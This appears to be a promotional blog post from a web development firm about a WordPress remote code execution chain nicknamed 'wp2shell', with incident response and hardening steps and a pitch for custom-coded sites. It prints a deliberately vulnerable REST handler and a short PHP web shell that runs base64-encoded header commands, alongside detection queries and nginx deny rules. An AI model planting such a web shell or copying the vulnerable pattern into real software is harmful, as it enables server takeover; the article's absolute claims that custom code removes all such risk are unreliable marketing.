

A Critical New WordPress Core Vulnerability Chain Nicknamed wp2shell

Unauthenticated remote code execution remains the single most destructive vector in web security, and the emergence of critical core vulnerability chains like the one nicknamed wp2shell illustrates why open-source monolithic systems struggle to contain modern automated threat vectors. This type of security flaw does not rely on a single isolated programming error. Instead, it systematically chains together distinct architectural weaknesses within the core request handling pipeline: an unauthenticated endpoint logic flaw in the REST API, an unchecked option array overwrite, and a secondary dynamic code execution hook. When these three elements align, an unauthenticated attacker can upload, write, and execute arbitrary PHP files on the underlying host operating system within seconds. Understanding the anatomy of wp2shell provides critical insight into the inherent risks of maintaining legacy monolithic codebases compared to modern, decoupled web architecture.
For engineering teams responsible for digital platforms, analyzing wp2shell reveals how quickly basic parameter mishandling converts into total infrastructure compromise. While traditional security advice focuses on rapid patching, the deeper issue lies in how monolithic content management engines execute code in the same directory structure where public files reside. Evaluating the custom website vs WordPress architectural trade-offs becomes a top priority when security vulnerabilities originate from core system design rather than simple user error.
Technical Deconstruction of the wp2shell Exploit Chain
The wp2shell attack pattern operates through a multi-tier exploit payload designed to bypass standard Web Application Firewall (WAF) rule sets. Firewalls generally inspect incoming requests for explicit signatures like eval(), base64_decode(), or direct file uploads containing executable extensions. However, wp2shell obfuscates its intent by using legitimate core REST API endpoints to mutate system state before executing its primary payload.
Stage 1: Unauthenticated REST API Endpoint Logic Flaw
The attack begins at an under-sanitized REST API route intended for public metadata retrieval or parameter passing. Due to inadequate parameter type checking in core helper functions, an attacker can pass nested arrays where flat string values are expected. This parameter pollution alters internal query logic, forcing the CMS core to process request data within an elevated administrative context without verifying session tokens or user capabilities.
Below is a representation of the vulnerable request handling pattern compared to secure input validation logic:
<?php
// VULNERABLE CORE REQUEST HANDLING
// Failing to enforce strict type constraints on REST API input params
function process_public_metadata_request( $request ) {
    $meta_key = $request->get_param( 'meta_key' );

    // If $meta_key is an array instead of a string, query parameters shift context
    $query_args = array(
        'meta_key'    => $meta_key,
        'post_status' => 'publish'
    );

    // Unsafe dynamic option access based on unverified array structures
    if ( is_array( $meta_key ) && isset( $meta_key['override_option'] ) ) {
        update_option( $meta_key['override_option'], $request->get_param( 'payload_value' ) );
    }
}
?>
In a hardened codebase, strict validation and immutable schema definitions prevent array parameter injection entirely:
<?php
// SECURE INPUT VALIDATION PATTERN
function process_public_metadata_request_secure( $request ) {
    $meta_key = $request->get_param( 'meta_key' );

    // Enforce strict string type validation and explicit whitelist verification
    if ( ! is_string( $meta_key ) || ! preg_match( '/^[a-zA-Z0-9_]+$/', $meta_key ) ) {
        return new WP_Error( 'invalid_parameter', 'Invalid metadata key format.', array( 'status' => 400 ) );
    }

    // Parameter is explicitly bound to target query parameters safely
    $query_args = array(
        'meta_key'    => sanitize_key( $meta_key ),
        'post_status' => 'publish'
    );
}
?>
Stage 2: Option Overwrite and Privilege Escalation
Once Stage 1 alters the database state by rewriting core system options, the attacker targeting wp2shell overrides internal rewrite rules or default file upload permissions. Specifically, by altering the upload validation options or injecting custom hooks into the auto-loaded options array, the attacker turns off standard file validation routines.
This state manipulation allows subsequent HTTP requests to bypass file extension checks. At this point, the core application no longer distinguishes between a standard image file and an executable PHP script. Organizations assessing their risk profile often realize that hand-coded web architecture security benefits stem from eliminating auto-loaded dynamic database options entirely in favor of static, compiled logic routes.
Stage 3: Payload Injection and Remote Code Execution
With upload restrictions neutralized, the third stage sends a multipart POST request containing the primary web shell payload. The script is written directly into the public uploads directory with standard web server write permissions (0644 or 0755).
Because traditional monolithic installations execute scripts directly within public directories, calling the newly uploaded file via a public URL triggers the server-side language interpreter. The attacker gains full command execution capabilities under the user context of the web server process (such as www-data or apache).
<?php
// TYPICAL WP2SHELL PERSISTENCE PAYLOAD (ANALYSIS ABSTRACT)
if ( isset( $_SERVER['HTTP_X_SYS_CMD'] ) ) {
    $command = shell_exec( base64_decode( $_SERVER['HTTP_X_SYS_CMD'] ) );
    echo '<response>' . htmlspecialchars( $command ) . '</response>';
    exit;
}
?>
Once this web shell is planted, automated botnets use it to modify index files, inject database backdoors, siphon customer records, or establish command-and-control communication channels for secondary internal network attacks.
The Structural Vulnerability of Monolithic CMS Architectures

The rapid propagation of exploits like wp2shell highlights fundamental architectural liabilities inherent to monolithic Content Management Systems. Monolithic platforms were originally designed when web servers executed application logic, administrative dashboard interfaces, file management, and database queries within a single shared operating system user context.
In a standard monolithic environment, the web server process requires broad write access to the filesystem to support in-dashboard plugin updates, media uploads, and configuration changes. This permissive filesystem model creates an ideal environment for RCE chains. If an application logic flaw permits writing a file anywhere within the document root, that file can immediately be executed by the web server engine.
Security Tip: Never allow public upload directories (such as media folders) to execute server-side scripts. Configure web server software to explicitly reject execution requests for
.php,.phtml, or.php5files within uploads directories regardless of directory permission bits.
When businesses scale, the hidden costs of third-party plugin dependencies become painfully apparent during major core security events. Every active plugin and core module adds to the global attack surface, compounding the probability of unauthenticated exploitation.
Structural Security Comparison
To understand how system design dictates vulnerability exposure, consider how monolithic CMS software compares to clean, custom-coded web applications when subjected to exploitation vectors like wp2shell:
| Security Vector | Monolithic Open-Source CMS | Custom Coded Web Application |
|---|---|---|
| Execution Runtime | Shared interpreter executing directly inside public web directory. | Isolated serverless functions or containerized microservices behind secure API gateways. |
| Filesystem Write State | Writable filesystem required for media uploads, auto-updates, and plugins. | Read-only container file system; static asset storage isolated to external cloud storage buckets. |
| Attack Surface Area | Tens of thousands of lines of legacy core code plus third-party plugin code. | Lean, purpose-built codebase containing only explicitly written business logic. |
| Privilege Separation | Database user often possesses broad CRUD permissions across all system tables. | Fine-grained, role-based database permissions enforcing least privilege access. |
| Zero-Day Vulnerability Impact | High risk of full server compromise and database exposure via RCE. | Minimal impact; isolated API logic limits exposure to specific payload data. |
| Patch Overhead | Frequent core, theme, and plugin security updates requiring constant staging tests. | Immutable CI/CD deployment pipelines where code updates occur through reviewed repositories. |
Transitioning to robust enterprise cyber security infrastructure requires eliminating writable web roots and implementing strict execution controls across all digital assets.
Emergency Incident Response Plan for Vulnerability Exploitation
If an enterprise web property is suspected of being compromised by the wp2shell core exploit chain or a similar RCE vector, immediate containment is required to prevent lateral movement across the internal network. Follow this systematic incident response protocol:
Isolate the Affected Application Server Place the application into maintenance mode immediately and restrict web access at the firewall level. Divert public traffic to a static holding page to stop active exploitation scripts and command-and-control pingback loops.
Freeze Memory and System Logs Do not reboot the server or clear temporary directories immediately. Capture system access logs, web server logs, and raw error logs to preserve forensic evidence of the initial request vector.
Scan for File Modifications and Anomalous Execution Paths Execute file integrity checks against official core repository checksums. Use command-line tools to search for modified files created around the timestamp of the anomalous request.
# Search for PHP files created or modified within the last 48 hours in uploads
find /var/www/html/wp-content/uploads/ -type f -name "*.php" -mtime -2

# Check for core file checksum mismatches via CLI tooling
wp core verify-checksums
Terminate Active Sessions and Rotate Credentials Force-expire all administrative sessions by invalidating security keys and salts within configuration files. Flush active database connections and rotate DB passwords, API credentials, and SSH keys associated with the host.
Purge Malicious Persistence Hooks in the Database Threat actors using wp2shell frequently write backdoors into the database within auto-loaded configuration tables under key names designed to look like legitimate core options or scheduled tasks. Audit all auto-loaded options using custom database queries:
-- Identify auto-loaded options containing suspicious executable strings or encoded blocks
SELECT option_name, option_value
FROM wp_options
WHERE autoload = 'yes'
AND (option_value LIKE '%eval(%' OR option_value LIKE '%base64_decode(%');- Deploy Immutable Clean Code Bases Do not attempt to manually patch core files directly in production. Re-deploy the core application from a clean, version-controlled repository, replacing all existing files except verified user-uploaded media files stored in isolated storage.
Organizations operating under strict compliance environments should implement dedicated enterprise web security frameworks that automate log aggregation, audit trails, and instant rollback capabilities when runtime anomalies occur.
Hardening Legacy CMS Environments Against Core Vulnerabilities

While migrating away from monolithic systems is the ultimate long-term solution, organizations that must temporarily maintain legacy installations should apply immediate infrastructure-level hardening. Relying solely on software patches leaves platforms vulnerable to undisclosed zero-day exploits within the core codebase.
Enforce Immutable Read-Only File Systems
The most effective barrier against remote code execution is removing write access from the web server process. If the web server runtime user cannot write files to disk, wp2shell cannot save its secondary executable payload.
Set directory permissions so that all application code is owned by a separate deployment user and set read-only permissions for the web server user:
# Set directory ownership to deployment user
chown -R deploy:www-data /var/www/html

# Restrict permissions: Directories 755, Files 644
find /var/www/html -type d -exec chmod 755 {} \;
find /var/www/html -type f -exec chmod 644 {} \;

# Explicitly lock down configuration files
chmod 440 /var/www/html/wp-config.php
Disable Direct File Editing and Remote Code Directives
Explicitly block native administrative file editing features within your application configuration. This prevents attackers who gain partial administrative access from editing theme or plugin files directly through the dashboard interface.
Add the following directives to your primary system configuration:
<?php
// Disable in-dashboard file editor
define( 'DISALLOW_FILE_EDIT', true );

// Disable plugin and theme updates/installations via UI
define( 'DISALLOW_FILE_MODS', true );

// Enforce SSL for all administrative login sessions
define( 'FORCE_SSL_ADMIN', true );
?>
Implement Strict Server-Level Execution Blockers
Configure your HTTP web server software (such as Nginx or Apache) to deny execution of any script located inside public media or upload directories. This ensures that even if an application flaw allows an unauthorized file upload, the web server refuses to run the code.
Here is a production-grade Nginx configuration block designed to render upload directories non-executable:
# Nginx configuration block preventing script execution within uploads
location ~* ^/wp-content/uploads/.*\.php$ {
    deny all;
    access_log off;
    log_not_found off;
}

# Block access to hidden system files and configurations
location ~ /\. {
    deny all;
    access_log off;
    log_not_found off;
}
Addressing these configuration gaps reduces short-term exposure, but resolving legacy technical debt requires looking beyond constant maintenance patching and evaluating the underlying codebase architecture.
Why Custom Hand-Coded Architecture Eliminates RCE Class Vulnerabilities

The persistent emergence of critical core vulnerabilities like wp2shell highlights the trade-offs between monolithic web platforms and custom-engineered web applications. When an enterprise platform is built using custom source code, the entire execution paradigm shifts from reactive patching to proactive prevention by design.
Elimination of Unnecessary Runtime Intermediaries
Monolithic open-source platforms rely heavily on dynamic hooks, global options arrays, and runtime reflection to render web pages. Every dynamic hook introduces a potential interception point where bad inputs can alter system execution flow.
In contrast, a modern hand-coded website operates using explicit, strongly typed routes and compiled logic. There are no auto-loading options tables, no arbitrary file installation interfaces, and no dynamic code execution functions.
Consider the structural differences in how data flows through a custom web pipeline compared to a monolithic CMS engine:
MONOLITHIC CMS REQUEST FLOW (High Vulnerability Surface):
[HTTP Request] ➔ [Global Rewrite Engine] ➔ [Auto-load Options DB Query] ➔
[Dynamic Hooks & Plugin Filters] ➔ [Global Dynamic Execution] ➔ [HTML Output]

CUSTOM HAND-CODED REQUEST FLOW (Isolated & Secure):
[HTTP Request] ➔ [Strict Router / Middleware] ➔ [Type-Validated Controller] ➔
[Isolated Service Layer] ➔ [Compiled Template / API JSON Response]
Decoupled Content Management and Headless Architecture
For organizations requiring rich content management capabilities without exposing their primary customer-facing websites to core vulnerabilities, migrating to a headless model offers a secure path forward.
By separating the administrative content management system from the public presentation layer, the application surface is split into two isolated environments. The CMS sits behind an authenticated internal network, while the public website is generated as static HTML pages or rendered via lightweight, stateless API consumers.
Exploring why corporate enterprises migrate to headless CMS platforms highlights how modern architectures deliver superior performance, granular control, and zero risk of web shell attacks on the public web root.
When the public presentation layer contains zero executable server-side code paths (such as PHP, Python, or Ruby file upload handlers), the wp2shell attack vector becomes entirely irrelevant. Attackers cannot execute code on a server that simply serves pre-rendered static assets and secure client-side API requests.
Long-Term Technical Strategy: Patching vs. Rebuilding
When critical vulnerabilities surface in open-source cores, business stakeholders face an ongoing strategic question: Should the organization continue allocating resources to patch, monitor, and firewall a monolithic system, or is it time to rebuild on a bespoke foundation?
Constantly applying emergency security updates, configuring complex Web Application Firewall rules, and remediating compromised databases imposes a heavy operational burden on IT teams. Over time, the cost of maintaining a vulnerable legacy system far outweighs the investment required to build a lean, secure, custom web asset.
Evaluating Strategic Debt and Risk Exposure
When assessing your web infrastructure strategy, evaluate your current system against these core technical indicators:
- Frequency of Security Advisories: Is your engineering team spending significant hours every quarter responding to core, theme, or plugin security advisories?
- Compliance and Audit Requirements: Does your industry mandate strict isolation of customer data, audit logging, and zero-trust file permissions?
- Performance and Speed Bottlenecks: Are security plugins, firewall rules, and heavy database calls slowing down your page load speeds and harming search engine rankings?
- Integration Limitations: Is your current platform restricted by rigid plugin hooks when attempting to build custom API pipelines or back-office integrations?
By starting web builds with clean custom source code, engineering teams eliminate the security vulnerabilities, bloat, and technical debt that plague mass-market CMS platforms.
When evaluating codebases during a technical debt audit, leadership teams gain clarity on whether incremental security patches are simply delaying an inevitable system overhaul.
Proactive Steps for Engineering and Security Teams
Securing your digital footprint against advanced threat vectors like wp2shell requires a proactive approach to software engineering. Security cannot be treated as an add-on module or a firewall rule; it must be built directly into the foundation of your software design.
Start by performing a comprehensive software stack audit across your organization. Catalog every active web server, identify public-facing entry points, and evaluate file execution permissions across all hosted applications.
If your business relies on web assets that handle critical transactions, user data, or brand reputation, reliance on legacy monolithic software represents an unnecessary enterprise risk. Modern web design and development favor clean code, minimal dependencies, strict type validation, and immutable server infrastructure—ensuring that vulnerabilities like wp2shell never put your organization's security at risk.
By replacing complex plugin ecosystems with custom-built architecture, you gain absolute control over your source code, maximize performance, and build a digital asset that scales safely for years to come.